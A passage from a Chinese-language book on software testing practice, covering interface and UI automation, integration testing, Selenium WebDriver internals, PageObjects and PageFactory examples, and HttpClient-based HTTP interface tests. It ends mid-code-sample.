接口测试的执行相比在 UI 上进行测试要困难一些，很多情况下接口的调用需要通过接口平台。接口平台如果没有提供可用的 UI 界面，那么测试工程师就需要自己编写代码连接接口平台，按照对应协议调用接口。即使接口平台提供 UI 界面，对于不同协议的接口也将在不同平台上操作，而且很难确保测试用例中的所有输入数据都能正确地传入接口方法中。笔者所在部门的产品由于代码全部通过 Java 语言实现，测试组通过 Java 反射原理，创建了一个简单易用的接口测试框架。通过该框架，测试工程师只需拼装一个 URL 在浏览器上执行，就可以得到接口方法的执行结果，大大方便了接口测试的执行。该接口框架的实现原理将在第 3 章具体介绍。

接口方法填入测试的参数并执行后，接口的执行并没有完成。接口方法的运行过程中往往需要调用很多依赖的方法，我们在测试时，对于依赖方法不同情况的返回内容也是需要测试的。但是，依赖接口方法返回的内容在很多情况下并不是我们能控制的。有时是依赖系统出现问题不能正常工作，有时是依赖系统还没有开发完成，有时是我们无法创造条件让依赖接口返回想要的异常值。这时就需要通过 Mock 系统实现了，在 Mock 系统维护好接口相关数据后，填入目标返回结果，就能模拟依赖接口返回想要的数据了。后续章节我们将详细介绍 Mock 系统的原理。

2.1.2 接口自动化测试

提到自动化测试，往往给人们的第一印象是提高效率、降低成本。有些情况下确实如此，有些情况则不是。下面我们先来分析一下自动化测试的成本与收益。成本主要考虑时间和金钱，目前自动化测试相关的开源技术和工具有很多，开展自动化并不需要太多的金钱支持，所以我们只考虑时间成本。自动化测试有三方面的时间成本：自动化程序的开发、后期维护、执行确认。自动化测试的收益主要体现在执行测试比人工快，执行的次数越多，节省时间也就成倍增长从而收益越大。所以笔者认为做自动化测试应尽量降低测试程序的开发时间和后期维护时间，方便确认执行结果并且在需要经常回归的功能上进行。在项目初期，代码经常修改，需求也可能变动，此时不管在 UI 上进行自动化测试还是对接口进行自动化测试，开发测试

代码需要的时间都是很大的。只有到了项目后期，产品稳定了才能考虑实施自动化测试。

接口自动化测试的时间成本：笔者所在部门由于开发了一款简单易用的接口测试框架，测试工程师只需要把参数拼装成一个 URL 通过 HTTP 请求就可以得到对应的执行结果，再根据执行结果判断接口执行是否正确。做自动化开发时，只需要结合开源自动化测试框架 TestNG，通过 HttpClient 发送一个 GET 请求并对返回结果做判断即可。所以接口自动化测试在自动化程序的开发上，时间成本非常低，一条测试用例描述转化成测试代码也就是分分钟的事情。接口发布上线后，参数很少发生变化。因为接口作为服务发布后会有多个调用方，如果参数发生变化将通知所有调用方做相应的修改，否则就会出现调用方无法使用的情况。接口定义稳定不容易发生变化，所以接口自动化程序的后期维护工作也就不多，时间成本也很低。最后说说接口测试的执行确认的时间成本。接口执行速度一般都是毫秒级别，测试用例中如果没有相互依赖等待的情况，那么每分钟能够执行几百条用例甚至更多。

接口自动化测试的收益：记得在刚开始做测试时，知道某些功能是通过后台接口实现的，但是没有办法直接调用接口，只能通过在 UI（User Interface，用户界面）上准备某些情况的操作达到测试接口功能的目的。这样每次测试一个用例，都需要准备一个场景和很多数据，有时特殊情况的数据很难模拟对应的场景，导致一轮测试需要几天时间。如果换做直接调用接口，按照接口方法中的参数准备数据，那么系统测试最多一天就能完成。之后相关功能修改，对老的功能进行回归测试只需执行一下，几分钟就可以完成。所以，接口进行自动化测试的收益非常明显。

结论：对接口进行自动化测试成本低，收益明显，建议测试时优先对所有接口进行自动化测试。

2.1.3 UI 测试

这里说的 UI 测试不只是对 UI 界面进行的测试，还包含通过 UI 界面进行的系统测试。前面所讲的接口测试，相较针对每个具体方法的单元测试而言属于集成测试。在 UI 上操作时，会调用到多个后台接口，调用是否正确，接口间的运行是否有相互影响等都能在 UI 测试中发现。

通过 UI 进行测试时会考虑质量的哪些方面呢？首先应该进行测试需求分析，确

定测试的目标和范围。如果被测系统是供广大消费客户使用，我们在测试时就会考虑所有的质量方面可能出现的问题和对应的测试方法；如果被测系统是供内部人员查询使用，我们可能只会考虑质量的功能性中使用正常值覆盖的测试方法。例如被测系统是供广大消费客户使用，我们通过 UI 进行系统测试时，测试工程师会依次从功能性、易用性、可靠性和效率方面梳理测试点（产品的可维护性和可移植性在开发前期设计阶段由系统架构师关注）。使用的测试方法参照图 2.1.1 中列举的内容。这里需要强调的是功能性中的 Web 安全测试，京东拥有大量的用户和多种业务交易，很容易引起黑客的关注，一旦系统的安全漏洞被黑客利用将产生严重的后果，后续章节将详细讲述 Web 安全质量保障的细节。

2.1.4 UI 自动化测试

UI 自动化测试是指程序模拟用户在 UI 上的操作，完成实际结果与预期结果的比较，目前常用的工具与框架有 Selenium、Appium、QTP 等。

UI 自动化测试的时间成本：笔者所在部门基于 Selenium 开发了一款易用的 WebUI 框架（第 3 章将详细介绍）。该框架根据日常测试中常用的操作集封装成单独的方法，简化了编写测试程序的步骤，缩短了程序开发时间。但是编写一条 UI 操作的测试用例程序所需的时间往往是编写一条接口自动化用例的几倍。由于 UI 对用户体验有着重要的作用，为了不断为用户带来更好的体验，每隔一段时间 UI 都会进行较大的改版。每次改版后，很多 UI 自动化测试用例都需要维护，会消耗较多的时间。在实际执行 UI 自动化测试时，查看测试报告后会发现，有些通不过的用例并不是因为系统 bug，而是由于执行环境和某些突发的因素导致。所以执行后要对每个不通过的测试用例进行人工分析。

UI 自动化测试的收益：测试工程师在 UI 上进行大量回归测试或为某些测试准备数据需要进行重复操作时，实在让人感觉既枯燥又浪费时间。这时我们急需自动化测试来解放我们的劳动。在这些情况下自动化测试不仅执行速度快，节省了测试时间，还放松了测试工程师的心情，备受推崇。

结合上面的成本与收益，如果 UI 测试时的全部测试用例都进行自动化，在实际中是不太可行的。笔者所在部门做 UI 自动化测试时，原则上只将业务的主流程和工作中经常需要重复操作的步骤编写成测试脚本。

2.2 联调测试

每个大型项目都会涉及多个部门的多个系统，系统之间通过接口或中间件等形式交互。在项目开发时各系统的工作都是并行的，每个系统开发完成后先由内部测试工程师进行内部的功能模块测试。在这整个项目的层面上讲，每个模块的内部测试属于集成测试，待全部模块测试完成后还应进行整个项目的系统联调测试。联调测试相当于在一个大的项目平台下进行系统间接口或中间件的 UAT（User Acceptance Test，用户验收测试）测试。

2.2.1 联调测试的意义

在各个模块进行自己系统的测试过程中，在测试模块间的交互时，测试工程师都是按照事先的约定（接口文档、消息示例等）通过 Mock 方式进行的。由于各系统间的开发并不是同步进行的，所以并没有真正地进行联调调用。接口文档或消息实例中的描述有时并不是十分详细，消费方系统和服务提供方系统的研发人员对于这些文档的理解难免会出现一些偏差，体现在系统上就会出现 bug。在联调测试中，将能发现这些问题。另外，联调测试时将覆盖实际用到的所有业务场景和所有接口服务，为整个项目的上线提供充足的信心。

2.2.2 如何开展联调测试

联调测试时涉及多个系统、多个部门的测试工程师参加，是需要协调组织的。通常是由项目经理和项目发起方系统的测试负责人共同组织，服务提供方和服务消费方的测试工程师参与执行，涉及其他依赖系统的测试工程师配合。联调测试流程如图 2.1.2 所示。

测试工程师编写测试用例的最后要对联调的内容编写特定的联调测试用例。在模块内部测试用例评审时，对联调用例也会进行评审。每个模块的联调测试用例包括服务提供方和服务消费方两个方面。例如 A 模块调用 B 模块某个接口，此时 A 模块就是服务消费方，B 模块就是服务提供方。如果 A 模块发消息给某中间件，B 模块订阅 A 模块发送的消息，则此时 A 模块就是服务提供方，B 模块就是服务消费方。




图 2.1.2

项目测试负责人在联调测试前，要组织各模块的联调测试用例评审。项目涉及的所有产品经理、开发工程师和测试工程师都会参加。评审有三个目的：第一，通过联调测试用例的评审，使服务提供方确认是否能够满足服务消费方的全部需求；第二，项目测试负责人评估各模块间交互场景，为后续汇总项目的整体联调用例做准备；第三，各模块间研发人员相互沟通，为后续模块间单独联调做好准备。

两个交互的模块各自内部测试完成后就可以进行模块间的两两联调测试了，一般由服务消费方发起，按照之前评审过的联调测试用例进行。联调测试的大部分工作在这个阶段完成，如果测试充分，那么后续进行项目整体联调时将会更为顺利。然而很多情况下，服务消费方在消费一条数据时还要对其他模块的服务进行消费才能满足联调的需要。例如：B 模块处理 A 模块的消息时需要调用 C 模块验证消息中某个内容是否一致。这样 B 模块想要进行联调测试就需要 A、C 两个模块配合。如果 C 模块没有开发完成或没有对应数据，可以采用对 C 模块进行 Mock 完成两两联调。所以两两联调并不一定是真实的联调，需要所有模块完成后进行系统整体联调。

联调用例评审后，项目测试负责人就可以汇总项目整体联调用例了。项目的联调用例是一种流程性的用例，测试负责人根据项目 PRD（Product Requirement Document，产品需求文档）文档，将业务的所有分支流程一一列举汇总。这些流程能够覆盖系统的业务，但是不能确保每个模块中的分支流程都被覆盖。在了解所有模块的联调用例后，对比汇总的系统分支流程，补充完善整体联调用例。

项目整体联调用例评审后，就可以进入执行联调测试的环节了。首先，由服务提供方和服务消费方模块的测试工程师搭建联调测试环境。需要依赖其他配合的系统时，项目经理协调配合方的研发人员提供环境并告知调用方测试人员修改相关系统配置。

服务提供方测试工程师在准备完联调测试环境后，为了避免整体联调时出现服务不通导致的整体延迟，还需要对自身系统提供的服务进行连通性测试。按照接口测试用例中的主要分支流程执行验证即可。

在所有项目涉及模块联调测试环境准备完成，并且服务提供方系统连通性测试通过后，就可以执行项目整体联调用例了。一般情况下，如果前期各环节准备充足，联调测试执行阶段就很少会出现问题。项目测试负责人按照评审过的联调用例，主导执行即可。当遇到执行不通过的问题时，如果是系统 bug 或传参问题，则会及时修改；如果是依赖系统数据问题，则由双方协调处理。

最后，在进入项目联调执行阶段后，测试负责人每日要对项目的联调情况发送报告，通知所有涉及人员。如果是严重影响进度的特殊问题，则每两小时通报问题解决状况。项目联调日报内容包括联调用例执行情况、预期完成时间、是否存在风险、阻塞问题描述及解决状况、问题责任人等。

2.3 小结

软件质量的保障是靠研发团队的全部角色共同完成的。产品经理在提出需求前，对用户的习惯和需求做充分的调研。设计出的产品对用户而言易理解、易学习、易操作、UI 体验舒适。开发工程师在高质量的编码后进行单元测试、代码相互检查等自测工作。测试工程师根据适合的流程、专业的方法和技术检查软件质量是否达到预期目标。

第3章

自动化测试实战

3.1 WebUI 实战

我们都知道 Web 页面的自动化测试大多是通过 Selenium 或者 QTP 这样的工具或者框架来完成的。QTP 是存在时间非常久的一款自动化测试工具。它基于关键字驱动，非常容易上手。但是它的缺点也很明显，就是对于 Web 页面的测试显得力不从心。这是由它自身原理所决定的，本章就不讲述 QTP 工具了。下面主要讲述 Selenium 框架。它是由 Thoughworks 开发的一款自动化测试框架。现在有两个大的版本，基本上我们现在听到的说法，都是 Selenium WebDriver 或者直接是 WebDriver。这其中的区别，后面会有详细的叙述。

笔者也是使用 Selenium WebDriver 框架进行 WebUI 测试的。通过 Java 语言编写用例代码，构建在 Maven 工程之上，利用 TestNG 单元测试框架组织脚本，最后运行在 Jenkins 之上。通过这样的组织方式，灵活地完成用例代码编写，达到“一次编写，多次运行”的目标。

3.1.1 Selenium

笔者使用的是 Selenium WebDriver，即 Selenium 2.0。WebDriver 的 API 设计非常清晰，适合 Web 项目，这样的优点是笔者采用其框架的理由。因为 Java 语言非常成熟，所以使用 Java 作为编写用例代码的语言。

在用例管理上，笔者使用了 GIT 进行源代码的管理。其实，笔者也用过一段时间的 SVN。后来，因为 GIT 的流行，笔者的用例代码也就自然地迁移到了 GIT 之上。在进行多人同时开发时，协作方式可以是这样的：一个应用会对应一个 GIT 项目，这个项目中只有测试代码，与应用的代码是彼此分隔的。一个 GIT 项目可能有多个工程师进行自己模块的测试代码编写，通过不同的功能进行区分。这样大家就能够在同一个项目中进行代码编写了。而其中的公共代码，可以供每个成员使用。当用例完成之后，编写者会发起一个 Merge Request，也就是用例的评审。评审的目的是为了让用例代码质量更好，覆盖功能更加全面。而评审的参与者是编写者、开发者和自动化专家。大家会通过面对面的形式对代码进行各自角度的建议，然后把评审意见记录到这个 Merge Request 中。当代码评审完成并把更新的代码提交后，项目的

负责人将接受这个 Merge Request，也就是把代码合并到了一个稳定的分支中。

TestNG 的作用是为了让用例分成不同的场景运行。用例编写者会创建一系列的 XML 文件驱动用例的执行。这些 XML 文件是对用例进行一个场景化的划分。例如，有冒烟测试的用例集构成的 XML 文件，作用就是对应用进行冒烟测试；有基本核心功能测试的用例集，作用就是对应用进行核心功能测试；也有某个新功能的用例集，作用是新功能的测试。除了场景化，笔者还对报表的呈现进行了定制开发，开发了一款类似于 ReportNG 的报表功能。它不但能够呈现好看的运行报告，还可以将报告通过邮件的方式发送给订阅者。这样，在用例集执行完毕之后，就能通过邮件即时收到最新的报告了。

在使用上，还有一个部分非常重要，就是 Jenkins。我们知道 Jenkins 是一款持续集成工具。可以持续部署应用环境。笔者利用 Jenkins 进行测试项目的构建。每天定时运行测试项目，获得测试报告，这样就可以以天为维度进行应用质量的跟踪。

综上，笔者使用了 Selenium WebDriver + Java + TestNG + GIT + Jenkins 这样的技术栈。目前，各方面运行稳定，用例脚本编写灵活，基本满足需要。

上面是 Selenium 的使用情况，下面来讨论一下 Selenium 技术。接下来会围绕 Selenium 原理和高级技巧这两个话题进行讲述。

1. Selenium 原理

Selenium 是一种 Web 测试框架，它搭建了验证 Web 应用程序的新途径。与大多数尝试模拟 HTTP 请求的 Web 测试工具不同，Selenium 执行 Web 测试时，就仿佛它本身就是浏览器。当运行自动的 Selenium 测试时，该框架将启动一个浏览器，并通过测试用例中描述的步骤实现驱动浏览器，用户将使用这种方式与应用程序交互。

Selenium 分为两个时代：

（1）Selenium RC - Selenium 1。早期的 Selenium 使用的是 JavaScript 注入技术与浏览器打交道，需要 Selenium RC 启动一个 Server，将操作 Web 元素的 API 调用转化为可执行的 JavaScript 脚本，在 Selenium 内核启动浏览器之后注入此 JavaScript 脚本。

开发过 Web 应用的人都知道，JavaScript 可以获取并调用页面的任何元素，自

由地进行操作。由此才实现了 Selenium 的目的——自动化 Web 操作。这种 JavaScript 注入技术的缺点是速度不理想，而且稳定性大大依赖于 Selenium 内核对 API 翻译成的 JavaScript 的质量高低。

（2）WebDriver - Selenium 2。当 Selenium 2.x 提出了 WebDriver 的概念之后，它提供了完全不同的一种方式与浏览器交互。那就是利用浏览器原生的 API，封装成一套更加面向对象的 Selenium WebDriver API，直接操作浏览器页面里的元素，甚至操作浏览器本身（截屏、窗口大小、启动、关闭、安装插件、配置证书之类的）。由于使用的是浏览器原生的 API，速度大大提高，而且调用的稳定性交给了浏览器厂商本身，显然更加科学。然而带来的一些副作用就是，不同的浏览器厂商，对 Web 元素的操作和呈现会有一些差异，这就直接导致了 Selenium WebDriver 要根据浏览器厂商不同，而提供不同的实现。例如 Firefox 就有专门的 Firefox Driver，Chrome 也有专门的 Chrome Driver 等（甚至包括了 Android Driver 和 iOS Driver）。

WebDriver Wire 协议是通用的，也就是说不管是 Firefox Driver 还是 Chrome Driver，启动之后都会在某一个端口启动基于这套协议的 Web Service。例如，Firefox Driver 初始化成功之后，默认会从 http://localhost:7055 开始，而 Chrome Driver 则是从 http://localhost:46350 开始的。接下来，我们调用 WebDriver 的任何 API，都需要借助 CommandExecutor 发送命令，实际上是发送一个 HTTP 请求给监听端口上的 Web Service。在我们的 HTTP 请求的 body 中，会以 WebDriver Wire 协议规定的 JSON 格式的字符串来告诉 Selenium 我们希望浏览器接下来做什么事情。

在我们实例化一个 WebDriver 的过程中，Selenium 首先会确认浏览器的 Native Component（本地组件）是否存在可用且匹配的版本。接着就在目标浏览器里启动一整套 Web Service，这套 Web Service 使用了 Selenium 自己设计定义的协议，名字叫作 The WebDriver Wire Protocol。这套协议非常之强大，几乎可以操作浏览器做任何事情，包括打开、关闭、最大化、最小化、元素定位、元素点击、上传文件等。

Selenium 架构实际上由两个逻辑实体组成：编写的代码和能够简化与测试中应用程序交互的 Selenium 服务器。要成功地执行测试，必须要启动并运行 Selenium 服务器实例及要测试的应用程序。

不同的浏览器都有对应的驱动程序，通过启动这个驱动程序就可以启动浏览器了。我们都知道，在用 Selenium 测试 IE、Chrome 等浏览器时，需要加载浏览器所

对应的驱动程序。而 Firefox 浏览器并不需要，这是因为 Firefox 内置了这样的驱动程序。

通过研究源码，可以发现更多东西。下面以 Firefox Driver 为例，介绍整个过程。

当测试脚本启动 Firefox 时，Selenium WebDriver 会在新线程中启动 Firefox 浏览器。如果测试脚本中指定了 Firefox 的 profile，那么就以该 profile 启动，否则就新建一个 profile，并启动 Firefox。

Firefox 一般是以-no-remote 方法启动。启动后 Selenium WebDriver 会将 Firefox 绑定到特定的端口。之所以要作为服务器端存在，是因为 WebDriver 在启动浏览器的同时启动了一套操作浏览器页面的 Web Service 服务。客户端就是通过访问这些 Web Service 来与服务器端交互的。

测试脚本会创建一个会话，在该会话中通过 HTTP 请求向服务端发送 restful 请求，服务端解析请求，完成相应操作并返回响应；客户端接受响应，并做出相应的操作。

测试代码包括打开浏览器、跳转到特定的 URL 等操作，这些操作是以 HTTP 请求的方式发送给被测试浏览器的，浏览器接受请求，然后执行相应操作，并在响应中返回执行状态、返回值等信息。

举个实际的例子，下面代码的作用是“命令”Firefox 转跳到 Google 主页：

```
driver = new FirefoxDriver();
driver.get("http://www.google.com");
```

在执行 driver.get("http://www.google.com") 这句代码时，测试代码向服务端发送了如下的请求：

```
POST session/ 00754f4f-394c-46b4-93b8-eadae71b4dbb/url
post_data {"url":"http://www.google.com"}
```

通过 POST 的方式请求 localhost:port/hub/session/session_id/url 地址，请求浏览器完成跳转 URL 的操作。之后返回的响应是：

```
{"name":"get","sessionId":"00754f4f-394c-46b4-93b8-eadae71b4dbb","status":
0,"value":""}
```

该响应中包含如下信息：

- name：服务端实现方法的名称；
- sessionId：当前 session 的 id；
- status：请求执行的状态码，非 0 表示未正确执行。这里是 0，表示正常；
- value：请求的返回值，这里返回值为空。如果客户端调用 title 接口，则该值应该是当前页面的 title。

如果客户端发送的请求是定位某个特定的页面元素，则响应的返回值可能是这样的：

```
{"name":"findElement","sessionId":"00754f4f-394c-46b4-93b8-eadae71b4dbb
","status":0,"value":{"ELEMENT":"{08f42afa-a5d6-40f6-836d-9122b535d6ba}"}}
```

这里 name、sessionId、status 与上面的例子是差不多的，区别是该请求的返回值是 ELEMENT:{ 08f42afa-a5d6-40f6-836d-9122b535d6ba }，表示定位到元素的 id，通过该 id，客户端可以发送如 click 之类的请求与服务器端进行交互。

浏览器实现了 WebDriver 的统一接口，这样客户端就可以通过统一的 restful 接口去进行浏览器的自动化操作。目前 WebDriver 支持 IE、Chrome、Firefox、Opera 等主流浏览器，其主要原因是这些浏览器实现了 WebDriver 约定的各种接口。

2. 高级使用技巧之智能等待

为什么需要等待？页面中有些元素并不是一次加载完成的。可能是所有元素都加载完毕后才显示出来。又或者是一个异步的加载，虽然页面早已经加载完毕，但是某一部分是异步加载，等数据返回之后，才加载这部分。随着 AJAX 的流行，这样的情况会经常碰到。

*当我们碰到这样的情况后，难道只能用 Thread.sleep(5000)这样的方式解决吗？*这句话的意思是让线程等待 5 秒。如果 5 秒之后期待的元素还是没有加载完毕呢？又或者元素在不到 5 秒时就加载完毕，我们也需要等待 5 秒？这当然是不科学的。所以 Selenium 提供了两种方式解决这个问题：一种是显式等待，一种是隐式等待。

为什么先说隐式等待？因为不推荐使用，但是我们需要区别显式和隐式。为什么不推荐？因为不够灵活。下面请看：

当使用了隐式等待执行测试时，如果 WebDriver 没有在 DOM（Document Object Model，文档对象模型）中找到元素，那么将继续等待。当超出设定时间后，则抛出

找不到元素的异常。换句话说，当查找元素或者元素并没有立即出现时，隐式等待将停留一段时间再查找 DOM。这个等待时间，是用户自己设置的，默认时间为 0。一旦设置了隐式等待，它将应用至整个 WebDriver 对象实例的生命周期中。

隐式等待的一个缺点是会让一个正常响应的应用的测试变慢，它将会在寻找每个元素时进行等待，这样无形中就增加了整个测试的执行时间。当然，它的用法还是非常简单的，如下所示。

启动一个 Driver，例如 FirefoxDriver。

设置隐式等待时间：

```
driver.manage().timeouts().implicitlyWait(10, TimeUnit.SECONDS);
```

显式等待只在需要同步的地方执行，而不影响脚本其他地方。Selenium 通过 WebDriverWait 和 ExpectedCondition 类执行显式等待。使用方式如代码示例 3.1.1 所示。

代码示例 3.1.1

```
//设置等待时间为 10 秒
WebDriverWait wait = new WebDriverWait(driver, 10);//等待直到符合元素的文本内容出现
//WebDriverWait 每 500 毫秒调用一次 ExpectedCondition 直到正确的返回值
//可见这样的好处就是随时控制所需要等待的地方，更加精确地控制所需要的条件
wait.until(ExpectedConditions.textToBePresentInElementLocated(By.id("pageContent"), "Nunc nibh tortor"));
```

ExpectedCondition 类提供了一系列预定义好的条件来等待。下面列出了常用条件，如表 3.1.1 所示。

表 3.1.1

预定义条件	方法名
元素可见可点击	elementToBeClickable(By locator)
元素被选中	elementToBeSelected(WebElement element)
存在一个元素	presenceOfElementLocated(By locator)
元素中出现指定的文本	textToBePresentInElementLocated(By locator, String text)
元素的值	textToBePresentInElementValue(By locator, String text)
标题	titleContains(String title)

3.1.2 PageFactory

PageFactory 主要是为了支持 PageObjects 的设计模式而做的扩展。那什么是

PageObjects 呢？

在 PageObjects 产生之前，我们是怎么编写 WebDriver 代码的呢？大多数写的代码是一个流程，也就是面向过程的编程，整个流程就是在一个方法里。这样的好处是一气呵成、逻辑清晰。但是坏处也非常明显，就是无法复用。什么情况下需要复用？笔者的理解是任何情况。例如，网站的登录，写每个流程之前肯定都需要登录。所以登录可以变成一个独立模块，后面的流程在需要时调用就可以了。这只是一个简单的例子，而实战中我们还会碰到其他的公共行为可以抽象为一个独立模块的情况。所以，我们需要用一种方式，能够更好地将各个模块独立。这就是 PageObjects 能够流行的关键。

什么是 PageObjects？笔者的理解就是将一个页面当作一个对象，通过对对象的包装，提供一系列的操作方式，然后有一个驱动程序对包装好的对象进行操纵。整个过程就是 PageObjects 模式。怎么包装呢？其实就是把页面元素操作封装到对象里面，而暴露元素操作的过程。这个过程是高度定制化的。开发者可以任意组织，只是需要维护好页面关系即可。所以整个开发的动作可以分成两部分，一部分是页面的包装，一部分是对页面的操纵。这种工作模式的建立，就像流水线一样，分工明确，职责分明，可以极大地提高开发效率。

具体做法可以用一个例子来说明，PageObjects 模式登录脚本如代码示例 3.1.2 所示。

代码示例 3.1.2

```
public class LoginPage {
  private final WebDriver driver;

  public LoginPage(WebDriver driver) {
    this.driver = driver;

    // Check that we're on the right page
    if (!"Login".equals(driver.getTitle())) {
    // Alternatively, we could navigate to the login page, perhaps logging out
    first throw new IllegalStateException("This is not the login page");
    }
  }

  // The login page contains several HTML elements that will be represented as
     WebElements
  // The locators for these elements should only be defined once.
  By usernameLocator = By.id("username");
```

```
By passwordLocator = By.id("passwd");
By loginButtonLocator = By.id("login");

// The login page allows the user to type their username into the username
field public LoginPage typeUsername(String username) {
  // This is the only place that "knows" how to enter a username
  driver.findElement(usernameLocator).sendKeys(username);

  // Return the current page object as this action doesn't navigate to a page
  //represented by another PageObject
  return this;
}

// The login page allows the user to type their password into the password
field public LoginPage typePassword(String password) {
  // This is the only place that "knows" how to enter a password
  driver.findElement(passwordLocator).sendKeys(password);

  // Return the current page object as this action doesn't navigate to a page
  //represented by another PageObject
  return this;
}

// The login page allows the user to submit the login form
public HomePage submitLogin() {
  // This is the only place that submits the login form and expects the
  // destination to be the home page
  // A seperate method should be created for the instance of clicking login
  // whilst expecting a login failure
  driver.findElement(loginButtonLocator).submit();

  // Return a new page object representing the destination. Should the login
  // page ever
  // go somewhere else (for example, a legal disclaimer) then changing the
  // method signature
  // for this method will mean that all tests that rely on this behaviour won't
  // compile.
  return new HomePage(driver);
}

// The login page allows the user to submit the login form knowing that an
// invalid username and / or password were entered
public LoginPage submitLoginExpectingFailure() {
  // This is the only place that submits the login form and expects the
  // destination to be the login page due to login failure.
  driver.findElement(loginButtonLocator).submit();

  // Return a new page object representing the destination. Should the user
  // ever be navigated to the home page after submiting a login with credentials
  // expected to fail login, the script will fail when it attempts to instantiate
  // the LoginPage PageObject.
```

```
    return new LoginPage(driver);
  }

  // Conceptually, the login page offers the user the service of being able to "log
  // into"
  // the application using a user name and password.
  public HomePage loginAs(String username, String password) {
    // The PageObject methods that enter username, password & submit login have
    // already defined and should not be repeated here
    typeUsername(username);
    typePassword(password);
    return submitLogin();
  }
}
```

从上面的代码中我们可以看到 LoginPage 对象是登录页面，HomePage 对象是登录后跳转的首页。LoginPage 对外暴露 typeUsername 方法，即输入用户名，typePassword 方法即输入密码，submitLogin 方法即提交登录表单转向首页。这样，其他调用者只需要实例化 LoginPage，然后调用其暴露的方法即可。

为了更好地支持 PageObjects 模式，WebDriver 库中引入了一个工厂类。

当我们运行示例时，PageFactory 将在页面上搜索与类中的 WebElement 的字段名匹配的元素。它会通过查找具有匹配 ID 属性的元素来实现。如果失败，那么 PageFactory 会选择通过其“name”属性的值搜索元素。如代码示例 3.1.3 所示的 Google 主页脚本。

代码示例 3.1.3

```
package org.openqa.selenium.example;

import org.openqa.selenium.By;
import org.openqa.selenium.support.FindBy;
import org.openqa.selenium.support.How;
import org.openqa.selenium.WebElement;

public class GoogleSearchPage {
// The element is now looked up using the name attribute
@FindBy(how = How.NAME, using = "q")
private WebElement searchBox;

public void searchFor(String text) {
// We continue using the element just as before
searchBox.sendKeys(text);
searchBox.submit();
}
}
```

3.1.3 构建一款基于 Selenium 的易用 WebUI 框架

数据驱动测试有两大特点：

（1）测试脚本与测试数据分离；

（2）通过配置不同长度的二维数组进行每组数据的轮询测试。

通常用一个表来存储真实的测试数据。Excel 表、数据库表、文本文件和数组都可以用作数据的载体。

在构建 WebUI 框架时，我们考虑用这种方式将测试数据写入到文件中，与测试脚本进行分离。框架考虑使用 TestNG 的 DataProvider 方式分发测试数据，在 CSV 文件中定义测试数据集的长度和值。测试脚本通过传入参数的方式接收数据。而 TestNG 负责解析并分发测试数据。

框架基于 Selenium WebDriver 开源技术，使用 Maven 工具进行项目管理，通过 TestNG 工具测试脚本串联。框架提供丰富的基于 WebElement 的方法关键字来简化操作步骤。使用 CSV 文件存储测试数据，实现测试数据和测试脚本的分离，方便数据管理。

整体思路是这样的：建立 Element 的父类，把操作元素的方法封装起来，形成一套关键字。例如：click、double click、input、select 等。然后通过 Selenium IDE 录制测试过程，导出一个 CSV 文件。文件包含元素名称、测试数据、元素定位采取类型、元素位置。

有了 CSV 文件后，通过程序转化成 Java 文件。这个生成的 Java 文件，其实就是一个 PageObjects 里面定义的一个 Page。

有了这个 Page 类，我们只需要通过代码编写驱动程序即可。

这样就完成了元素、驱动的集成。当元素位置改变后，只需要改变 CSV 文件即可。

第一，建立一套关键字驱动 API

这部分需要将 WebElement 再封装一层。每个元素不是定义为 WebElement 对象，而是自定义的 Element 对象。Element 对象有许多封装好的方法，例如：click、double click、input、select 等。

第二，如何写好驱动程序

当有了 Page 和 Element 之后，驱动程序就非常好写了。通过 PageFactory，把所有的 Page 初始化后，驱动程序写法非常简单。如下：

```
loginPage.userName.input("test");
```

- loginPage 是由 CSV 文件转化的 Java 类。
- userName 是 loginPage 类中的属性，这个属性实际上就是元素对象，它是继承了 Element 对象的。
- input 是 Element 提供的关键字方法，作用是模拟键盘的输入，内部实际是调用了 WebElement 的 sendKeys 方法。
- test 是输入的实际内容，这个由驱动程序控制。可以将这部分内容通过数据驱动的方式实现。

每个操作实际上都可以这样写，其好处是简化了许多重复的代码。编写者只需要关注业务逻辑即可。这样就可以串成一个完整的用例，然后通过 TestNG 进行测试编排。

第三，TestNG 的扩展

TestNG 默认的 HTML 报表虽然信息全面，但是不够直观。ReportNG 提供了一种简单的方式来查看测试结果，并能够对结果代码进行着色。还可以通过修改 CSS 文件来替换默认的输出样式。所以，我们用 ReportNG 作为报表生成插件，在项目中的 listener 中加入此插件。同时，生成的报告还可以通过邮件方式发送出去，这样就可以更加及时地收到用例执行结果了。

综上所述，本节首先介绍了 Selenium 基础，接着详细讲述了 Selenium 原理，只有了解了原理才能更好地使用 Selenium。然后介绍了 Selenium 的高级技巧。之后介绍了 PageFactory 这种设计模式。WebUI 测试代码经过这种设计模式的重新设计后，呈现出模块化的特点，具有高可读性、高复用性。最后给出了构建一款 WebUI 框架的要素。这里主要讲述了设计思路，希望能得到读者的共鸣。

3.2 接口测试实战

随着各系统的服务化设计，特别是 SOA 架构的流行，接口成为系统与系统间通信的桥梁。所以，接口测试的地位越来越重要。现代互联网的接口大致可分为 HTTP 接口和自研 RPC（Remote Procedure Call，远程过程调用）接口。HTTP 接口可能更为普遍一些。

3.2.1 HTTP 接口实战

一般测试 Web 应用时都会接触 HTTP 接口。HTTP 接口常用的有 GET 和 POST 请求，它们就是构建网络通信的基石。通常测试 HTTP 接口的方式也特别多，大体分为工具类和代码类。

Apache 的 HttpClient 是一个工具类库。它可以很方便地帮助我们构建 HTTP 请求和解析响应。

下面就用一个具体的例子说明如何进行测试。

首先需要在 Maven 工程中引入依赖。目前 Apache 的 HttpClient 类库版本已经升级到 4 以上（例如 4.5.1 版本）了。

还有一个是当响应为 JSON 时，如何更好地转化为对象的 fastjson 类库（例如 1.2.7 版本）。

其次进行 GET 请求的封装。可以对返回的响应结果进行简单的断言操作。如代码示例 3.2.1 所示为 HTTP GET 请求封装。

代码示例 3.2.1

```
private JSONObject getJsonRes(String url) throws IOException {
   CloseableHttpClient httpclient = HttpClients.createDefault();
    HttpGet httpget = new HttpGet(url);
    CloseableHttpResponse response = httpclient.execute(httpget);
    try {
        HttpEntity myEntity = response.getEntity();
        System.out.println(myEntity.getContentType());
